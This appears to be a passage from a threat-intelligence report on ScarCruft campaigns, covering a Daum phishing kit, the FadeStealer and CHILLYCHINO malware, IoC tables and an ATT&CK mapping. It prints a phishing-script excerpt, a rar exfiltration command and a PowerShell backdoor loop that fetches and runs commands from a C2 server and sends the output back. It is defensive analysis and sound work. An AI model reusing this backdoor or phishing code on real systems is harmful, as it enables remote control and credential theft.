

Figure 14. ScarCruft Phishing Theme: Daum Password Verification Page

The following is a portion of the phishing kit used in that campaign, which shows that the attacker's script communicated with a PubNub channel to receive commands in real time and to automatically control the user's authentication flow.

Table 13. Excerpt from Daum Password Verification Phishing Script

```
<!doctype html>
<html lang="ko">
<head>
        <meta charset="utf-8">
        <title>내정보 관리 | Daum 내정보</title>
  <meta http-equiv="X-UA-Compatible" content="IE=Edge">
  <link rel="icon" href="https://member.daum.net/favicon.ico">
  <link rel="stylesheet" type="text/css" href="https://member.daum.net/content/css/my.css?201504170000" />
  <link rel="apple-touch-icon-precomposed"
href="https://m1.daumcdn.net/svc/image/U03/common_icon/50B486AC01411A0002">
</head>
<body>

// A
var cnt = 0;
var connected = 0, received = 0;
var pubnub = new PubNub({
        subscribeKey: "sub-c-6b8bb4e6-9975-11e9-[redacted]",
        publishKey: "pub-c-73e43c61-887d-4dad-b102-[redacted]",
        ssl: true
});
pubnub.subscribe({
        channels: ['bearisgood'],
});
pubnub.addListener({
        status: function(statusEvent) {
                if (statusEvent.category === "PNConnectedCategory") {
                        connected = 1;
                }
        },
        message: function(message) {
                // handle message
                if (message.message === 'DOWN')
(omitted below)
```

Malware

FadeStealer

The second basis for attribution is grounded in the malware evidence observed during the campaign. Among the additional payloads downloaded and executed in this attack, FadeStealer was identified. FadeStealer is a malware family associated with the ScarCruft group, and was first named by AhnLab in June 2023. In previous cases, it was downloaded by a malware called AblyGo and injected into legitimate processes for execution.

The newly discovered sample of FadeStealer had a compiled timestamp of July 10, 2025, suggesting that the attacker had recently built the sample. However, several traits—such as the log storage path, archive filename, and compression command with password—remain consistent with previously observed variants.

Table 14. Comparison of File Compression Commands (Past vs Present)

FadeStealer disclosed by AhnLab (2023)

FadeStealer identified in current campaign (2025)
c:\\windows\\system32\\cmd.exe /c ""%Temp%\rar.exe" a -r -ep1 -m0 -y -pNaeMhq[d]q -v1g "%Temp%\watch_{yyyy_mm_dd-hh_mm_ss}.rar" "%Temp%\\VSTelems_Fade*.*"

CHILLYCHINO ported to Rust

The ChinopuNK subgroup is known to use various types of script-based malware. Among them, **CHILLYCHINO** and **STRONGCHINO** are PowerShell-based backdoors that execute commands received from a C2 server.

Although both malware strains serve the same core purpose, **remote command execution**, they are distinguished by the presence or absence of hardcoded commands. CHILLYCHINO is a relatively lightweight script that does not contain hardcoded commands. It executes commands using the cmd.exe process and sends the output back to the C2 server after Base64 encoding. In contrast, STRONGCHINO includes a list of hardcoded command strings within the script, and performs predefined malicious activities accordingly.

Table 15. Code Snippet from CHILLYCHINO (PowerShell-based)

```
Start-Sleep -Seconds 62;
$ukch = $env:COMPUTERNAME+ '-' + $env:USERNAME;
$hSudPBr = 'hxxp://[C2_URL]/mid.php' + '?U=' + $ukch;
$jwdPax0jB = $env:TEMP + '\SDDC';

do{
  Try{
    $TFKJNUU1 = ZSXNbbd $hSudPBr '';
    If ($TFKJNUU1 -ne 'null' -and $TFKJNUU1 -ne ''){
      $TFKJNUU1=$TFKJNUU1.SubString(1, $TFKJNUUl.Length - 2);
      $AuGGhry =
[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($TFKJNUU1));
      if ($AuGGhry) {
      cmd.exe /c $AuGGhry > $jwdPax0jB;
      $KqHZBHZFER = Get-Content $jwdPax0jB;
      $bbGDlzkErtzJq= 'R=' +
      [System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($KqHZBHZFER));
      ZSXNbbd $hSudPBr $bbGDlzkErtzJq;
      }
    }
  }
  Catch{}
  Start-Sleep -Seconds 6;
}while ($true -eq $true)
```

Among the newly identified samples, the Rust-compiled aiupdate.dat exhibits behavior functionally equivalent to CHILLYCHINO. The clientId is constructed in the same {ComputerName}-{Username} format, and the C2 URL field format used during communication is identical:

- Format of C2 URL: hxxp://[c2-url]/mid.php?**U={clientId}**&**R={base64encoded_result}**

This indicates that the attacker may be reimplementing existing malware in alternative programming languages to evade detection or develop new variants, such as the VCD ransomware and CHILLYCHINO. Despite such adaptations, the reuse of previously observed malware families, overlapping infrastructure, and consistent TTPs strongly suggest continuity with the past campaigns attributed to the ScarCruft group.

Appendix A. IoCs

File hash

MD5	SHA256	Type
a6f90f98daa861efa299fb308b4fbaee	37649d56951884404fa3d6cd4d4b5ec7ad6be009e8876ab7df7174d8833ce04c	RAR
15d34af7f7bc23b305cfee87e3107f74	ced0f51926d7b7cf2425b653876f2e7b988e334f1aadf6baacd14bacae4c4245	LNK
b9900bef33c6cc9911a5cd7eeda8e093	b91bc5bc74dc056c1286dcbc8f41c09b19e52450b62857d36f454cedab860c55	LNK
29437c24f8f946a3cb44d6dfd61791f7	63f1b4f3b15822d070dc966bffeaf56cd2013d62da8098549d40157ad263a5d6	LNK
a7ba2123abb53bf7d3faa0a0296c5532	33f75fc6feca85ecdf3d2f9be30dee3c12ee09132c45adf0d1197c2e8e563dc0	NubSpy (AutoIt)
d39d8be0116184c931e518f3cc9c08fe	1a98b92ec1b90fad4451183af3b675370df81217513f59fe0146f311c293fa65	NubSpy (PowerShell)
c498b7dba0bfdcd2c3d2f3a55ae8f5ca	f7d9b66189439053cbb6b2c3471dd0dbce43422f945cd6d8be7375f962e15fb4	NubRunner
79fde39395bdca2030b7e5179f9f35ec	b5ed22da94fd2647eae6d1c7303a99055947c47a88a7e619fc366aeb764fd033	LightPeek
bb679af1621e2ed3b718fb2a7c5980f7	0f508995e9505bc89c7cb656b55e14e25eb8a8a4311a372d7d61008a0cae5591	CAB
04b5e068e6f0079c2c205a42df8a3a84	cb2e1831f981f957b974528c6fcff9d888584e449a88b8fe71dc4691a32072ce	TxPyLoader
2087264b9c960aea396d47514edb2954	7657aa6b9de313b51e78d23d7101140ef5f9bfcd57be313200f00639d6b493ea	FadeStealer (Encoded)
1a833c343c380573d22b7c116f4f3b1d	a636a19b16e7910d7380ebfae30b24edbcfc7047df143e9c78199a54649e3668	FadeStealer (Decoded)
fe2b265d021a2edc311ca38f40660313	4531f0b86b4dad658c7dac48ef6beb3d4df3ffdf9d813732dfb2d650b95695f8	VCD Ransomware (Encoded)
b8c026ce7d84383b01cedc0d21dc4211	d75d789c728d1efd85d57e403b712b8b80f021a1c44940a473186c801e7c0b63	VCD Ransomware (Decoded)
d343df200b5c1942a1e58b4f26ffdfaf	67ad959e8af25a48928c28ca9a38a6f2a61ea4935fe60dfed79061214e840b15	CHILLYCHINO
7967156e138a66f3ee1bfce81836d8d0	738a31e7a0d96fe1b0ad6778db39425160835a80ac33ce8a84f26b71c00c26b9	CHILLYCHINO

Network

URL / EMAIL	Type
hxxp://gbpsaspo[.]kr/lib/Classes/new/proxy.php?mode=upload	C&C Server (LightPeek)
hxxp://rryoo[.]kentech[.]ac[.]kr/community/japerson/muni.php?U={clientId}	C&C Server (FadeStealer)
hxxps://inyouth[.]or[.]kr/data/file/member/net.php?U={clientId}	C&C Server (CHILLYCHINO
hxxp://hnkoaa[.]co[.]kr/files/2023/12/01/win.php?U={clientId}	C&C Server (CHILLYCHINO
hxxps://web1[.]ossem[.]co[.]kr/data/member/signin/nconf.php?ryxy=9e4ebolutujafiwavi9i0yza&rexyibebo=sy8osy5isuche6u8u2&thagithyt=7yrederuxyi7u9a&id=[victim_id]&wemech=sazyme4uzopesesypo9yquur	Phishing URL
hxxps://web1[.]ossem[.]co[.]kr/data/member/signin/nconf.php?public&eod=tursuff&rodi=deocw23o43&id=[victim_id]	Phishing UR
hxxps://web1[.]ossem[.]co[.]kr/data/site/alfacgiapi/nconf.php?rom=public&eod=tursuff&rodi=deocw23o43&id=[victim_id]	Phishing URL
hxxp://shacc[.]kr/editor/nconf.php?rom=public&eod=tursuff&rodi=deocw23o43&id=[victim_id]	Phishing URL
creativeidea2024[@]proton.me	Email (Ransom Note)

Appendix B. MITRE ATT&CK

Tactics	Name (Technique)	TID	Description (Procedure)
Resource Development	Web Services	T1583.006	The ScarCruft group uses the PubNub real-time messaging API for command and control (C2).
	Server	T1584.004	Malware is distributed through compromised South Korean websites.
	Malware	T1587.001	Custom-built malware is crafted and distributed according to the target profile.
Execution	Malicious File	T1204.002	The compressed archive includes an LNK file with a topic designed to lure the victim into clicking, which drops additional scripts.
	PowerShell	T1059.001	When executed, the LNK file triggers a PowerShell command embedded in the execution arguments configured by the attacker.
	Windows Command Shell	T1059.003	Commands received from the attacker are executed through the cmd.exe process.
	Python	T1059.006	The attacker implements Transacted Hollowing using Python to inject malicious payloads.
Persistence	Registry Run Keys / Startup Folder	T1547.001	To maintain persistence of LightPeek (downloaded from the compromised server), the malware is registered in the Registry Run key.
	Scheduled Task	T1053.005	For other malware such as VCD Ransomware and CHILLYCHINO, the attacker creates new scheduled tasks that repeatedly execute every 5 or 7 minutes.
Defense Evasion	Obfuscated Files or Information	T1027	To hinder analysis and evade detection, execution arguments in the LNK file are obfuscated, and certain strings are split. VCD Ransomware is distributed in an obfuscated form using Base64 encoding and XOR operations.
	Deobfuscate/Decode Files or Information	T1140	TxPyLoader decodes the Base64-encoded and XOR-obfuscated VCD Ransomware and executes it in memory.
	File Deletion	T1070.004	The ransomware deletes itself after execution.
	Process Doppelgänging	T1055.013	TxPyLoader uses the Transacted Hollowing technique to inject malicious payloads into legitimate processes.
	Hidden Window	T1564.003	The Rust version of CHILLYCHINO executes commands received from the attacker while keeping the window hidden.
Discovery	File and Directory Discovery	T1083	LightPeek traverses local drives starting from the root directory and collects file and directory listings. VCD Ransomware begins its search for target files from hardcoded directory paths.
	System Owner/User Discovery	T1033	The attacker uses basic commands like whoami to identify victim system information and generate a unique ID by combining the computer name and user name.
Collection	Keylogging	T1056.001	FadeStealer compresses keystroke logs and exfiltrates them to the C2 server.
	Screen Capture	T1113	Both LightPeek and FadeStealer capture screenshots and transmit them to the C2 server.
	Audio Capture	T1123	FadeStealer records audio from the target's microphone and

			exfiltrates it.
	Data from Removable Media	T1025	FadeStealer collects information on removable storage devices, compresses the logs, and exfiltrates them to the C2 server.
	Archive via Utility	T1560.001	FadeStealer uses rar.exe to compress stolen logs before exfiltration.
Command and Control	Web Protocol	T1071.001	CHILLYCHINO communicates with the C2 server via HTTP/S to receive commands and transmit execution results.
	Standard Encoding	T1132.001	Both LightPeek and CHILLYCHINO apply Base64 encoding when sending data to the C2 server.
	Ingress Tool Transfer	T1105	The attacker executes curl commands to download additional payloads.
	Bidirectional Communication	T1102.002	NubSpy receives commands and sends results via the PubNub API.
Exfiltration	Scheduled Transfer	T1029	LightPeek is registered in the task scheduler to periodically capture and upload screenshots to the C2 server.
	Exfiltration Over C2 Channel	T1041	FadeStealer and LightPeek both transmit stolen data to the C2 server.
Impact	Data Encrypted for Impact	T1486	VCD Ransomware encrypts files using a hybrid encryption scheme combining RSA and AES-256-CBC.